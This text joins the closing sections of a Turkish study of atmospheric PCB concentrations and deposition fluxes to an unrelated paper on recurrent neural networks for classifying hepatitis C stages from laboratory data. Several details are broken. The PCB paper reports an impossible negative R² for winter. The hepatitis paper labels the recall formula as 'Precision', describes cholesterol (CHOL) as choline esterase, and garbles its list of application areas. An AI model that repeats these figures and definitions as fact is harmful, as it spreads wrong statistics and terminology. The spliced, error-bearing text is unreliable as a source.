calculated at higher rates. It has been observed that the obtained flux values overlap with other similar literature studies [16, 40]. In addition, out of 82 PCB congeners studied in PDDS, only 23 species in total (PCB#4/10, 8/5, 19, 18, 26, 31, 28, 21, 53, 52, 49/48, 44, 74, 89/101, 118, 153, 163/138, 180) were found. In addition, as a result of active and passive sampling, a statistically significant relationship was found between the concentration values of atmospheric particle phase PCBs and the dry deposition particle phase PCB flux values (summer season: $R^2 = 0.85$, $P < 0.001$ and winter season: $R^2 = 0.86$, $P < 0.001$).

As in atmospheric PCBs, the dominant homolog groups of particle phase PCB fluxes have been determined as 2-, 3- and 4- CB (Figure 3). The summer dominant homolog groups of dry deposition fluxes of PCBs were found as 3-CBs, 4-CBs, 2-CBs, 7-CBs, 5-CBs and 6-CBs, respectively (Figure 3 (a)). At the same time, the winter dominant homolog groups were identified as 3-CBs, 2-CBs, 4-CBs, 5-CBs, 7-CBs, and 6-CBs, respectively (Figure 3 (b)). As in atmospheric PCBs, 8- and 9-CB homolog groups have not been found in dry deposition PCBs. In addition, according to the dry deposition PCB flux values, low molecular weight homolog groups were found more dominant, while homolog groups such as 5-, 6- and 7-CB were also found to be less calculated in terms of quantity and inversely proportional to their molecular weights. [41]. However, high molecular weight homolog groups were found at higher rates than atmospheric PCB homolog groups in winter season flux values. This situation is thought to be caused by the low evaporation in winter and meteorological factors at the time of sampling.




Figure 3. Homologous distributions of particle phase Σ PCB dry deposition fluxes for summer (a) and winter (b) seasons.

3.3. Clausius-Clapeyron modeling

It has been observed that meteorological factors significantly affect the atmospheric PCB concentration changes and dry deposition PCB flux values. Meteorological factors such as temperature, wind speed and wind direction have important effects on the changes of organic pollutants [1, 6, 19, 42]. PCBs evaporate from the surfaces they are in, especially with the effect of heat, and are transported to different regions by air movements [43-46]. In addition, it has been observed that regional winds and dominant wind directions are effective in the transport and dilution of atmospheric PCBs [47]. In this context, *Clausius-Clapeyron* modeling was used

to determine the effect of ambient temperature on atmospheric gas phase PCB concentrations collected from the sampling area.

It is stated that the gas phase concentrations of semi-volatile organic compounds can increase with the effect of increasing temperature and evaporation thanks to the *Clausius-Clapeyron* modeling (equation 1) [8, 48-50].

$$\ln P = m (1 / T) + b \quad (1)$$

According to the above equation; P (atm): gas phase partial pressure, T ($^{\circ}\text{K}$): air temperature, m : slope, b : cut-off point. Seasonally obtained atmospheric gas phase PCB concentrations were used to determine *Clausius-Clapeyron* curves for AUC (Figures 4 (a) - (b)). The *Clausius-Clapeyron* graphic slope value was determined to be -7928.2 in the summer season and according to this negative slope, it was determined that there was a statistically significant relationship between gas phase PCB concentrations and air temperature ($R^2 = 0.45$, $m = -7928.2$, $P < 0.01$). On the other hand, it was observed that the $\ln P - 1 / T$ graph curves of the winter season were statistically less consistent than the summer season ($R^2 = -0.1653$, $m = -3297.3$, $P < 0.1$) (Figure 4 (b)). This situation was thought to be due to lower temperatures and less evaporation in winter in the sampling area [4]. It has been observed that the $\ln P - 1 / T$ graph curves obtained from this study are consistent with many studies in the literature [8, 23, 43, 51]. Low slope values in the *Clausius-Clapeyron* graph were associated with atmospheric air movements and regional sources, while high slope values were associated with evaporation from contaminated areas [8, 23, 48]. High slope values in the seasonally obtained *Clausius-Clapeyron* graph showed that more evaporation of the PCB source for the region may be related.




Figure 4. Clausius-Clapeyron graphics of atmospheric gas phase PCB concentrations for summer (a) and winter (b) seasons.

4. RESULT

In the research conducted in the AUC region, which is a semi-urban area, studies were carried out to determine the atmospheric concentrations and dry deposition fluxes of 82 PCB congeners. HVAS and PDDS devices were used simultaneously and at the same sampling point. These devices, which are used in active and passive sampling, have been successfully used in similar studies in previous years to identify organic pollutants in the Erzurum urban atmosphere. While no changes were made in the active sampling device, the under compartment was modified and used in the passive sampling device to ensure a more reliable sample collection. The atmospheric concentration and flux values obtained were found to be close to previous studies, but at high values. It is thought that the variability of the data is affected by the location of the sampling point, the changes in meteorological factors, characteristics of regional resources and the air transportation from different places to the region. In parallel with atmospheric concentration and flux values, PCB homolog groups with low chlorine count were dominant in all samples. Especially 2-, 3- and 4-CB homolog groups were calculated at high levels. The predominant presence of low-CBs in the study has been attributed to atmospheric air transport, then meteorological factors and the efficiency of evaporation with temperature. When the correlation analysis results of temperature especially in summer are examined, it is seen that there is a significant relationship. In the winter months, although not as much as the summer season, a meaningful relationship close to positive could be detected. This has been associated with the variability of meteorological factors during sampling and the dispersion of the influencing PCB sources. In addition, in terms of concentration and flux values, the summer

season was calculated more than the winter season. At the same time, with the effect of evaporation in summer, atmospheric gas phase was found to be higher than the particulate phase. Likewise, the dry deposition particle phase values were found to be higher than the winter season data due to evaporation. With this study, a statistical compatibility was found between the data of different phases of PCBs obtained in different time intervals. Thus, it was determined that seasonal differences, regional sources and meteorological factors significantly affect both atmospheric concentrations of PCBs and changes in dry deposition fluxes. In addition, as a result of this study, it was observed that atmospheric PCB concentration and flux values were not higher than other semi-urban areas in the literature. However, due to the carcinogenic effects of PCBs, it is believed that the levels in the city atmosphere should be investigated and controlled significantly, even if they are in trace amounts.

THANKS

Thanks to the machine, equipment and consumable supports received within the scope of Tübitak project number 113Y297, this study has been carried out and we thank TÜBİTAK, the supporting institution, for their financial contributions.

5. REFERENCES

- [1] A. Bozlaker, A. Müezzinoğlu, M. Odabaşı. "Atmospheric concentrations, dry deposition and air-soil exchange of polycyclic aromatic hydrocarbons (PAHs) in an industrial region in Turkey", *Journal of Hazardous Material*. vol. 153, pp. 1093-1102, 2008.
- [2] T.P. Needham and U. Ghosh. "Four decades since the ban, old urban wastewater treatment plant remains a dominant source of PCBs to the environment", *Environmental Pollution*, vol. 246 pp. 390-397, 2019.
- [3] A. Cabrerizo, J. Dachs, C. Moeckel, M.J. Ojeda, G. Caballero, D. Barcel, K.C. Jone, "Factors Influencing the Soil_Air Partitioning and the Strength of Soils as a Secondary Source of Polychlorinated Biphenyls to the Atmosphere", *Environ. Sci. Technol.*, vol. 45, pp. 4785-4792, 2011.
- [4] C Paloluoğlu, "Determination of Concentrations of Polychlorinated Biphenyls (PCBs) in Different Environments Using Various Sampling Methods in Erzurum". PhD dissertation, Ataturk University Institute of Science, Erzurum, Turkey, 2016.
- [5] M.M. Trinh, C.L. Tsai, T.T. Hien, N.T.Thuan, N.T. Chi, C.G. Lien, M.B. Chang. "Atmospheric concentrations and gas-particle partitioning of PCDD/Fs and dioxin-like PCBs around Hochiminh city", *Chemosphere*, vol. 202, pp. 246-254 2018.
- [6] S.N. Aslam, C. Huber, A.G. Asimakopoulos, E. Steinnes, Ø. Mikkelsen. "Trace elements and polychlorinated biphenyls (PCBs) in terrestrial compartments of Svalbard, Norwegian Arctic", *Science of the Total Environment*, vol. 685 pp. 1127-1138, 2019.
- [7] X. Tang, M.Z. Hashmi, B. Zeng, J. Yang, C. Shen. "Application of iron-activated persulfate oxidation for the degradation of PCBs in soil", *Chemical Engineering Journal*, vol. 279, pp. 673-680, 2015.

- [8] B. Barbas, P. Sanz, I. Navarro, B. Artíñano, M.A. Martínez. "Gas/particle partitioning and particle size distribution of PCDD/Fs and PCBs in urban ambient air", *Science of the Total Environment*, vol. 624, pp. 170-179, 2018.
- [9] M. Günindi and Y. "Tasdemir Atmospheric polychlorinated biphenyl (pcb) inputs to a coastal city near the marmara sea", *Marine Pollution Bulletin*, vol. 60, pp. 2242-2250, 2010.
- [10] R. Liu, S. Ma, G. Li, Y. Yu, T. An. "Comparing pollution patterns and human exposure to atmospheric PBDEs and PCBs emitted from different e-waste dismantling processes", *Journal of Hazardous Materials*, vol. 369, pp. 142-149, 2019.
- [11] C. Bogdal, E. Abad, M. Abalos, B. Van Bavel, J. Hagberg, M. Scheringer, H. Fiedler. "Worldwide distribution of persistent organic pollutants in air, including results of air monitoring by passive air sampling in five continents", *Trends in Analytical Chemistry*, vol. 46, pp. 150-161, 2013.
- [12] S. Omwoma, B.M. Mbithi, M. Pandelova, P. Ssebugere, J.O. Lalah, Y. Wang, Y. Bi, B. Henkelmann, K.W. Schramm. "Comparative exposomics of persistent organic pollutants (PCBs, OCPs, MCCPs and SCCPs) and polycyclic aromatic hydrocarbons (PAHs) in Lake Victoria (Africa) and Three Gorges Reservoir (China)", *Science of the Total Environment*, vol. 695, pp. 33789, 2019.
- [13] E. Gregoris, E. Argiriadis, M. Vecchiato, S. Zambon, S.D. Pieri, A. Donateo, D. Contini, R. Piazza, C. Barbante, A. Gambaro. "Gas-particle distributions, sources and health effects of polycyclic aromatic hydrocarbons (PAHs), polychlorinated biphenyls (PCBs) and polychlorinated naphthalenes (PCNs) in Venice aerosols", *Science of the Total Environment*, vol. 476-477, pp. 393-405, 2014.
- [14] M.W. Dungen, J.C.W. Rijk, E. Kampman, W.T. Steegenga, A.J. Murk. "Steroid hormone related effects of marine persistent organic pollutants in human H295R adrenocortical carcinoma cells", *Toxicology in Vitro*, vol. 29, pp. 769-778, 2015.
- [15] R. Ullah, R. Asghar, M. Baqar, A. Mahmood, A. Alamdar, A. Qadir, M. Sohail, R.B. Schafer, S.A.M.A. Shah Eqani. "Assessment of polychlorinated biphenyls (PCBs) in the Himalayan Riverine Network of Azad Jammu and Kashmir", *Chemosphere*, vol. 240, pp. 124762, 2020.
- [16] X. Wu, A. Chen, Z. Yuan, H. Kang, Z. Xi. "Atmospheric organochlorine pesticides (OCPs) and polychlorinate." *Chemosphere*, vol. 258, pp. 127359, 2020.
- [17] G.Ç. Cakiroğulları. "Determination of polychlorinated biphenyls and ddt in water, sediment, whiting (*Gadus merlangus* L.1758) and horse mackerel (*Trachurus mediterraneus* S.1868) fishes in the Gulf of Izmit", PhD dissertation, Institute of Science and Technology, Ankara University, Ankara, Turkey, 2006.
- [18] R.L. Falconer and T. Harner. "Comparison of the octanol-air partition coefficient and liquid phase vapor pressure as descriptors for particle/gas partitioning using laboratory and field data for PCBs and PCNs", *Atmospheric Environment*, vol. 34, pp. 4043-4046, 2000.
- [19] B.M. Sherma, G.K. Bharat, S. Tayal, L. Nizzetto, T. Larssen. "The legal framework to manage chemical pollution in India and the lesson from the Persistent Organic Pollutants (POPs)", *Science of the Total Environment*, vol. 490, pp. 733-747, 2014.
- [20] J. He and R. Balasubramanian. "A study of gas/particle partitioning of SVOCs in the tropical atmosphere of Southeast Asia", *Atmospheric Environment*, vol. 43, pp. 4375-4383, 2009.
- [21] M. Vecchiato, S. Zambon, E. Argiriadis, C. Barbante, A. Gambaro, R. Piazza. "Polychlorinated biphenyls (PCBs) and polybrominated diphenyl ethers (PBDEs) in Antarctic ice-free areas: Influence of local sources on lakes and soils", *Microchemical Journal*, vol. 120, pp. 26-33, 2015.
- [22] Y.W. Qiu, D.X. Wang, G. Zhang. "Assessment of persistent organic pollutants (POPs) in sediments of the Eastern Indian Ocean", *Science of the Total Environment*, vol. 710, pp. 136335, 2020.
- [23] H.G. Yeo, M. Choi, M.Y. Chun, T.W. Kim, K.C. Cho, Y. Sunwoo. "Concentration characteristics of atmospheric PCBs for urban and rural area, Korea", *Science of the Total Environment*, vol. 324, pp. 261-270, 2004.
- [24] C. Paloluoğlu, H. Bayraktar, M. Aktan, F.S. Turalioğlu, E.E. Gaga. "Atmospheric concentrations of polycyclic aromatic hydrocarbons (PAHs) in an urban traffic site in Erzurum, Turkey", *Stochastic Environmental Research risk Assessment*, vol. 30, pp. 1223-1234, 2016.
- [25] B. Caliskan, A. Küçük, Y. Tasdemir, S.S. Cindoruk. "PAH levels in a furniture-manufacturing city atmosphere", *Chemosphere*, vol. 240, pp. 124757, 2020.
- [26] M. Odabası, N. Vardar, A. Sofuoglu, Y. Tasdemir. "Polycyclic aromatic hydrocarbons PAHs. in Chicago air", *The Science of the Total Environment*, vol. 227, pp. 57-67, 1999.

- [27] S.S. Cindoruk and Y. Tasdemir. "Dynamics of atmospheric polychlorinated biphenyls (PCBs): concentrations, patterns, partitioning, and dry deposition level estimations in a residential site of Turkey", *Environ Monit Assess*, vol. 162, pp. 67-80, 2010.
- [28] K. Arinaitwe, D.C.G. Muir, B.T. Kiremire, P. Fellin, H. Li, C. Teixeira, D.N. Mubiru. "Prevalence and sources of polychlorinated biphenyls in the atmospheric environment of Lake Victoria, East Africa", *Chemosphere*, vol. 193, pp. 343-350, 2018.
- [29] H.G. Yeo, M. Choia, M.Y. Chunb, Y. Sunwooa. "Gas/particle concentrations and partitioning of PCBs in the atmosphere of Korea", *Atmospheric Environment*, vol. 37, pp. 3561-3570, 2003.
- [30] M. Biterna and D. Voutsas. "Polychlorinated biphenyls in ambient air of NW Greece and in particulate emissions", *Environment International*, vol. 31, pp. 671-677, 2005.
- [31] A. Birgül, S.S. Cindoruk, M. Günindi, Y. Taşdemir. "Poliklorlu bifenillerin (PCB'lerin) toplam çökeltme akılarının seviyeleri ve mevsimsel değişimleri," in *HKAD*, 2010, pp. 95-105.
- [32] X. Wang, P.K. Thai, Y. Li, Q. Li, D. Wainwright, D.W. Hawker, J.F. Mueller. "Changes in atmospheric concentrations of polycyclic aromatic hydrocarbons and polychlorinated biphenyls between the 1990s and 2010s in an Australian city and the role of bushfires as a source", *Environmental Pollution*, vol. 213, pp. 223-231, 2016.
- [33] B. Cetin, F. Ozturk, M. Keles, S. Yurdakul. "PAHs and PCBs in an Eastern Mediterranean megacity, Istanbul: Their spatial and temporal distributions, air-soil exchange and toxicological effects", *Environmental Pollution*, vol. 220, pp. 1322-1332, 2017.
- [34] Y. Wang, X.Wu, M. Hou, H. Zhao, R. Chen, C. Luo, G. Zhang. "Factors influencing the atmospheric concentrations of PCBs at an abandoned e-waste recycling site in South China", *Science of the Total Environment*, vol. 578, pp. 34-39, 2017.
- [35] S. Yurdakul, I. Çelik, M. Çelen, F. Öztürk, B. Cetin. "Levels, temporal/spatial variations and sources of PAHs and PCBs in soil of a highly industrialized area", *Atmospheric Pollution Research*, vol. 10, pp. 1227-1238, 2019.
- [36] S Giuliani, R. Piazza, B.E. Moumni, F.P. Polo, M. Vecchiato, S. Romano, S. Zambon, M. Frignani, L.G. Bellucci. "Recognizing different impacts of human and natural sources on the spatial distribution and temporal trends of PAHs and PCBs (including PCB-11) in sediments of the Nador Lagoon (Morocco)", *Science of the Total Environment*, vol. 526, pp. 346-357, 2015.
- [37] X. Wu, A. Chena, S. Wang, J. Zou, H. Liua, S. Xiao. "Polychlorinated biphenyls in two typical landforms of Southern Anhui province, China: Sources, air-soil exchange, and risk assessment", *Atmospheric Pollution Research*, vol. 9, pp. 569-576, 2018.
- [38] C. Liu, B.K. Wei, J.S. Bao, Y. Wang, J.C. Hu, Y.E. Tang, T. Chen, J. Jin. "Polychlorinated biphenyls in the soil ecrope atmosphere system in e-waste dismantling areas in Taizhou: Concentrations, congener profiles, uptake, and translocation", *Environmental Pollution*, vol. 257, pp. 113622, 2020.
- [39] S.S. Cindoruk, F. Esen, Y. Tasdemir. "Concentration and gas/particle partitioning of polychlorinated biphenyls (PCBs) at an industrial site at Bursa, Turkey", *Atmospheric Research*, vol. 85, pp. 338-350, 2007.
- [40] S.S. Cindoruk and Y. Taşdemir. "Deposition of atmospheric particulate PCBs in suburban site of Turkey", *Atmospheric Research*, vol. 85, pp. 300-309, 2007.
- [41] A.E. Sakın and Y. Tasdemir. "Determination of fluxes and mass transfer coefficients of polychlorinated biphenyls (PCBs)." *Atmospheric Pollution Research*, vol. 11 pp. 1379-1385, 2020.
- [42] A. Usman, H.S. Jabir, M. Adeel, L. Jun, Z. Gan, C.J. Kevin, N.M. Riffat. "Influential role of black carbon in the soil-air partitioning of polychlorinated biphenyls (PCBs) in the Indus River Basin, Pakistan", *Chemosphere*, vol. 134, pp. 172-180, 2015.
- [43] M.F. Simcik, I. Basu, C.W. Sweet, R.A. Hites. "Temperature dependence and temporal trends of polychlorinated biphenyl congeners in the Great Lakes atmosphere", *Environmental Science and Technology*, vol. 33, pp. 1991-1995, 1999.
- [44] A. Gambaro, L. Manodori, R. Zangrando, A. Cincinelli, G. Capodaglio, P. Cescon. "Atmospheric PCB Concentrations at Terra Nova Bay, Antarctica", *Environ. Sci. Technol.*, vol. 39, pp. 9406-9411, 2005.
- [45] N.L. Devi, I.C. Yadav, Q. Shihua, P. Chakraborty, Y. Dan. "Distribution and risk assessment of polychlorinated biphenyls (PCBs) in the remote air and soil of Manipur, India", *Environmental Earth Sciences*, vol. 72, pp. 955-967, 2014.

- [46] B.A. Hussain, J.N. Westgate, S.J. Hayward, C. Shunthirasingham, T.N. Brown, H. Hung, Y.D. Lei, F. Wania. "Polycyclic aromatic hydrocarbons and polychlorinated biphenyls in soils and atmosphere of Western Canadian mountains: The role of source proximity, precipitation, forest cover and mountain cold-trapping", *Atmospheric Environment: X*, vol. 1, pp. 100004, 2019.
- [47] S. Eckhardt, K. Breivik, S. Mano, A. Stohl. "Record high peaks in PCB concentrations in the Arctic atmosphere due to long-range transport of biomass burning emissions", *Atmospheric Chemistry and Physics*, vol. 7, pp. 4527-4536, 2007.
- [48] A. Sofuoğlu, M. Odabaşı, Y. Taşdemir, N.R. Khalılı, T. Holsen. "Temperature dependence of gas-phase polycyclic aromatic hydrocarbon and organochlorine pesticide concentrations in Chicago air", *Atmospheric Environment*, vol. 35, pp. 6503-6510, 2001.
- [49] D.L. Carlson and R.A. Hites. "Temperature dependence of atmospheric PCB concentrations", *Environmental Science and Technology*. Vol. 39, pp. 740-747, 2005.
- [50] F. Esen. "Gas/Particle Concentration Distribution and Dry Deposition Amounts of Polycyclic Aromatic Hydrocarbons (PAHs) in Bursa Atmosphere", PhD dissertation, Uludağ University, Institute of Science, Bursa, Turkey, 2006.
- [51] R.C. Cortes, I. Basu, C.W. Sweet, K.A. Brice, R.M. Hoff, R.A. Hites. "Temporal trends in gas phase concentrations of chlorinated pesticides measured at the shores of Great Lakes", *Environmental Science and Technology*, vol. 32, pp. 1920-1927, 1998.

RECURRENT NEURAL NETWORK BASED METHODS FOR HEPATITIS DIAGNOSIS

İlyas ÖZER

¹*Bandırma Onyedi Eylül Üniversitesi, Mühendislik ve Doğa Bilimleri Fakültesi, Bandırma,
TÜRKİYE*

iozer@bandirma.edu.tr

0000-0003-2112-5497

ABSTRACT

Hepatitis C virus (HCV) is one of the important causes of chronic liver diseases. If the diseases caused by HCV are not diagnosed early, severe health problems may occur. It is crucial to detect and classify the disease correctly to slow down the spread of HCV and intervene in the disease at an early stage. In this study, blood donor, hepatitis, fibrosis, and cirrhosis classification was performed using laboratory data on a public data set. 4 different machine learning models were used for the classification process. The Simple RNN model showed a very high performance with a classification performance of 97.72%.

Keywords: Hepatitis, Recurrent Neural Network, Machine Learning

HEPATİT TANISI İÇİN TEKRARLAYAN SİNİR AĞI TEMELLİ YÖNTEMLER

ÖZET

Hepatit C virüsü (HCV), kronik karaciğer hastalıklarının önemli nedenlerinden biridir. HCV'nin neden olduğu hastalıklar erken teşhis edilmezse ciddi sağlık sorunları ortaya çıkabilir. HCV'nin yayılmasını yavaşlatmak ve hastalığa erken bir aşamada müdahale etmek için hastalığı doğru bir şekilde tespit etmek ve sınıflandırmak çok önemlidir. Bu çalışmada, kamuya açık bir veri setindeki laboratuvar verileri kullanılarak kan donörü, hepatit, fibroz ve siroz sınıflandırması yapılmıştır. Sınıflandırma işlemi için 4 farklı makine öğrenimi modeli kullanılmıştır. Basit RNN modeli, % 97,72'lik bir sınıflandırma performansı ile çok yüksek bir performans göstermiştir.

Anahtar Kelimeler: *Hepatit, Tekrarlayan Sinir Ağı, Makine Öğrenmesi*

1. INTRODUCTION

Chronic liver diseases are one of the major health problems that can result in death. Hepatitis C virus (HCV) is one of the leading causes of these disorders [1]. According to the World Health Organization data in 2017, there are 71 million HCV cases worldwide [2]. HCV does not have a vaccine yet. Therefore, its detection becomes very important in terms of preventing the spread of the virus. In addition to the detection of hepatitis C, the determination of its category is a critical issue to control the disease's progression. Fibrosis level is a widely used indicator to monitor the course of the disease. Thanks to the clinical intervention to be performed in the initial stages of liver fibrosis, cirrhosis development can be slowed down in patients. In addition, the development of liver cancer can be significantly reduced [3-5]. For this reason, determining the fibrosis stage is one of the critical issues.

Laboratory tests are widely used to determine the Hepatitis C category [2]. The data obtained from laboratory tests are evaluated using diagnostic pathways, and these paths can be visualized in the form of decision trees [6]. In this study, the high accuracy detectability of the Hepatitis C category is investigated using different machine learning algorithms. In this way, it aims to develop a system that can help physicians diagnose by determining the category of the disease quickly and accurately.

Machine learning algorithms do not need explicit programming. They are artificial intelligence applications that can automatically learn over a data group, recognize and detect patterns. Sound classification [9,10] has been used successfully in many different areas, such as evaluation of social media data [11] and disease diagnosis [12,13].

In this study, the Hepatitis C category was evaluated using publicly available laboratory data. The data set used three different Hepatitis C categories as well as the blood donor class. In this direction, the final classification process was carried out in 4 different categories. The data set used a too imbalanced data set. In other words, the number of samples in each class is quite different. For this reason, recall, precision, and F1 values are given as well as performance values. Model performances were evaluated in accordance with these criteria. 4 different artificial neural network methods were used as a machine learning model. The first of these is the traditional feed-forward artificial neural network (FFNN). In addition, three different recurrent neural networks (RNN) models were used, and their effect on classification performance was evaluated. The RNN models' names are Simple RNN, Gated Recurrent Unit (GRU), and Long short-term memory (LSTM) network. The Simple RNN model performed much better than other models, with a classification performance of 97.72%.

2. MATERIALS AND METHODS

2.1 Data Set

A publicly available data set was used in this study [1]. The data set used a total of 615 different records. The total number of classes in the data set is 5. These classes are blood donors, suspect blood

donors, hepatitis, fibrosis and cirrhosis. In this study, blood donor and suspect blood donor groups were considered in the same category and finally classification process was carried out in 4 different categories. Table 1 shows the sample numbers in each class.

Table 1. Sample numbers in each class

Category	
Blood Donor	533
Suspect Blood Donor	7
Hepatitis	24
Fibrosis	21
Cirrhosis	30

The data set used contains 13 features, one of which is category information. Explanations regarding the features in the data set are given in Table 2.

Table 2. Feature description of data set

Feature	Description
Age	Age of participants
Sex	Sex of participants
ALB	Albumin
ALP	Alkaline phosphatase
ALT	Alanine amino-transferase
AST	Aspartate amino-transferase
BIL	Bilirubin
CHE	Choline esterase
CHOL	Choline esterase
CREA	Creatinine
GGT	γ -glutamyl-transferase
PROT	Total protein
Category	Hepatitis C classes

2.2. Machine Learning Models

The traditional FFNN model has been used successfully in the literature for many years. In addition, they have a wide range of applications. FFNNs take into account the existing samples they have been exposed to as input. In line with the needs, different artificial neural network models have been developed over time. RNNs are a type of neural network developed to detect data in the form of sequences with a time correlation between them and these networks consist of repetitive structures in the form of chains.




Figure 1. Standard RNN module structure with a single layer [15].

RNNs generate hidden state information $[h_1, h_2, \dots, h_k]$ for a given array of $[x_1, x_2, \dots, x_k]$, where $x_i \in \mathbb{R}^d$. The k value is related to the size of the array and can vary. Where x_t is the current input and h_{t-1} is the previous hidden state information, the activation of the hidden state can be expressed as:

$$h_t = f(x_t, h_{t-1}) \quad (1)$$

RNN models apply the information they perceive as input over time to the network with the existing inputs they are exposed to, in this case, they ensure that they are successful in perceiving the information that has a temporal relationship between them.




Figure 2. Recurring GRU module structure with three interactive layers [15].

Simple RNN, GRU and LSTM models all consist of repeating units in the form of chains. However, the internal structures of these units differ. Figures 1, 2 and 3 show the internal structures of Simple RNN, GRU and LSTM units, respectively.




Figure 3. Recurring LSTM module structure with four interactive layers [15].

There are 50 neurons in the first layer of each model used. The output of this layer is applied as the input to a fully connected layer of 4 neurons. The sigmoid activation function was used in all of the second layers.

3. RESULTS AND DISCUSSION

Hepatitis C is a major health problem worldwide. Detection and correct classification of hepatitis C are important in preventing the spread of the disease and causing more serious health problems. In this study, Hepatitis C classification was made using laboratory data. Performance, precision, precision and F1 values were used to compare model performances. As TP the number of correctly classified positive samples, TN the number of correctly classified negative samples, FN the number of incorrectly classified positive samples, and FP the number of incorrectly classified negative samples; ACC, precision, recall and F1 values can be calculated as follows, respectively:

$$ACC = \frac{TP + TN}{TP + TN + FP + FN} \quad (2)$$

$$Precision = \frac{TP}{TP + FP} \quad (3)$$

$$Precision = \frac{TP}{TP + FN} \quad (4)$$

$$F1 = \frac{2 \times Precision \times Recall}{Precision + Recall} \quad (5)$$

Table 3 shows the results obtained with 4 different machine learning algorithms. The highest score in the average performance value belongs to the Simple RNN model with 97.72%. Both FFNN and LSTM models showed a classification success of 95.77%. The performance value of the GRU model was 96.42%. When examining F1 scores on class basis, it is seen that the highest value for all classes is obtained with the Simple RNN model.

Table 3. Performances of machine learning models based on each class.

		FFNN	Simple RNN	LSTM	GRU
	ACC (%)	95.77	97.72	95.77	96.42
Precision (%)	Blood Donor	97.12	98.90	97.46	98.71
	Hepatitis	82.35	85.71	88.24	88.89
	Fibrosis	73.33	80.00	86.67	68.00
	Cirrhosis	88.89	96.67	74.19	82.76
Recall (%)	Blood Donor	100.00	99.63	99.63	99.26
	Hepatitis	58.33	75.00	62.50	66.67
	Fibrosis	52.38	76.19	61.90	80.95
	Cirrhosis	80.00	96.67	76.67	80.00
F1-Score(%)	Blood Donor	98.54	99.26	98.53	98.98
	Hepatitis	68.29	80.00	73.17	76.19
	Fibrosis	61.11	78.05	72.22	73.91
	Cirrhosis	84.21	96.67	75.41	81.36

In Graphic 1, box plot graphs of ACC values obtained as a result of 10 fold validation are shown. Performance values of FFNN and GRU models have been realized in a very wide range. The peak value of the LSTM model is lower compared to other models. The performance of the RNN model has been realized in a much narrower range and close performance values have been reached between each fold. When the results obtained from Graphic 1 are examined, it is seen that the distribution between each part is randomly exclusive to each other. Accordingly, close performance scores were obtained.




Figure 4. Box plot representation of machine learning models

Deep learning models such as LSTM and GRU have performed very well in many different tasks. However, deep learning models generally require higher amounts of data. The size of the data set used in this study was quite small. Therefore, it is considered that performance is lower than the Simple RNN model. In addition, there is no temporal dependence in the data set used. Nonetheless, sequential processing of constant vectors is considered to improve performance.

4. CONCLUSION

In this study, blood donor, hepatitis, fibrosis and cirrhosis classification was performed using laboratory data. For the classification process, 4 different machine learning models, Simple RNN, FFNN, GRU and LSTM, were used. In the average performance value, Simple RNN model performed better than other models with a ACC value of 97.72%. Similarly, the best performance in the F1 score of all disease classes belongs to the Simple RNN model.

There is no temporal dependence among the features of the data set used. However, it is considered that processing constant vectors sequentially provides better performance compared to the FFNN model. LSTM and GRU models also process the data sequentially. On the other hand, LSTM and GRU have a more complex module structure and generally require a higher amount of data. Therefore, their performance is considered to be lower compared to Simple RNN.

5. REFERENCES

- [1] Orooji, A., & Kermani, F. (2021). Machine Learning Based Methods for Handling Imbalanced Data in Hepatitis Diagnosis. *Frontiers in Health Informatics*, 10(1), 57.
- [2] Chawathe, S. S. (2020, September). Diagnostic Classification Using Hepatitis C Tests. In *2020 IEEE International IOT, Electronics and Mechatronics Conference (IEMTRONICS)* (pp. 1-7). IEEE.
- [3] Friedman, S. L. (2008). Hepatic fibrosis—overview. *Toxicology*, 254(3), 120-129.
- [4] Chen, Y., Luo, Y., Huang, W., Hu, D., Zheng, R. Q., Cong, S. Z., ... & Yan, H. (2017). Machine-learning-based classification of real-time tissue elastography for hepatic fibrosis in patients with chronic hepatitis B. *Computers in biology and medicine*, 89, 18-23.
- [5] Lichtinghagen, R., Pietsch, D., Bantel, H., Manns, M. P., Brand, K., & Bahr, M. J. (2013). The Enhanced Liver Fibrosis (ELF) score: normal values, influence factors and proposed cut-off values. *Journal of hepatology*, 59(2), 236-242.
- [6] Hoffmann, G., Bietenbeck, A., Lichtinghagen, R., & Klawonn, F. (2018). Using machine learning techniques to generate laboratory diagnostic pathways—a case study. *J Lab Precis Med*, 3, 58.

- [7] C. M. Bishop, Pattern Recognition and Machine Learning Springer-Verlag New York. Inc. Secaucus, NJ, USA. 2006.
- [8] A. L. Samuel, “Some Studies in Machine Learning Using the Game of Checkers,” *IBM J. Res. Dev.*, vol. 3, no. 3, pp. 210–229, Jul. 1959.
- [9] Ozer, I., Ozer, Z., & Findik, O. (2018). Noise robust sound event classification with convolutional neural network. *Neurocomputing*, 272, 505-512.
- [10] Ozer, I., Ozer, Z., & Findik, O. (2017). Lanczos kernel based spectrogram image features for sound classification. *Procedia computer science*, 111, 137-144.
- [11] Ozer, Z., Ozer, I., & Findik, O. (2018). Diacritic restoration of Turkish tweets with word2vec. *Engineering Science and Technology, an International Journal*, 21(6), 1120-1127.
- [12] O. Er, O. Cetin, M. S. Bascil, and F. Temurtas, “A Comparative Study on Parkinson’s Disease Diagnosis Using Neural Networks and Artificial Immune System,” *J. Med. Imaging Heal. Informatics*, vol. 6, no. 1, pp. 264–268, 2016.
- [13] Özer, İ . (2020). Uzun Kısa Dönem Bellek Ağlarını Kullanarak Erken Aşama Diyabet Tahmini . *Mühendislik Bilimleri ve Araştırmaları Dergisi* , 2 (2) , 50-57 . DOI: 10.46387/bjesr.790225
- [14] Hoffmann, G., Bietenbeck, A., Lichtinghagen, R., & Klawonn, F. (2018). Using machine learning techniques to generate laboratory diagnostic pathways—a case study. *J Lab Precis Med*, 3, 58.
- [15] Özer, Z. (2019). The Effect of Normalization on the Classification of Traffic Comments, Ph. D. Thesis, Karabük Univ. Grad. Sch. of Nat. and App. Sci, Dept. of Computer Engineering, Karabük, Turkey.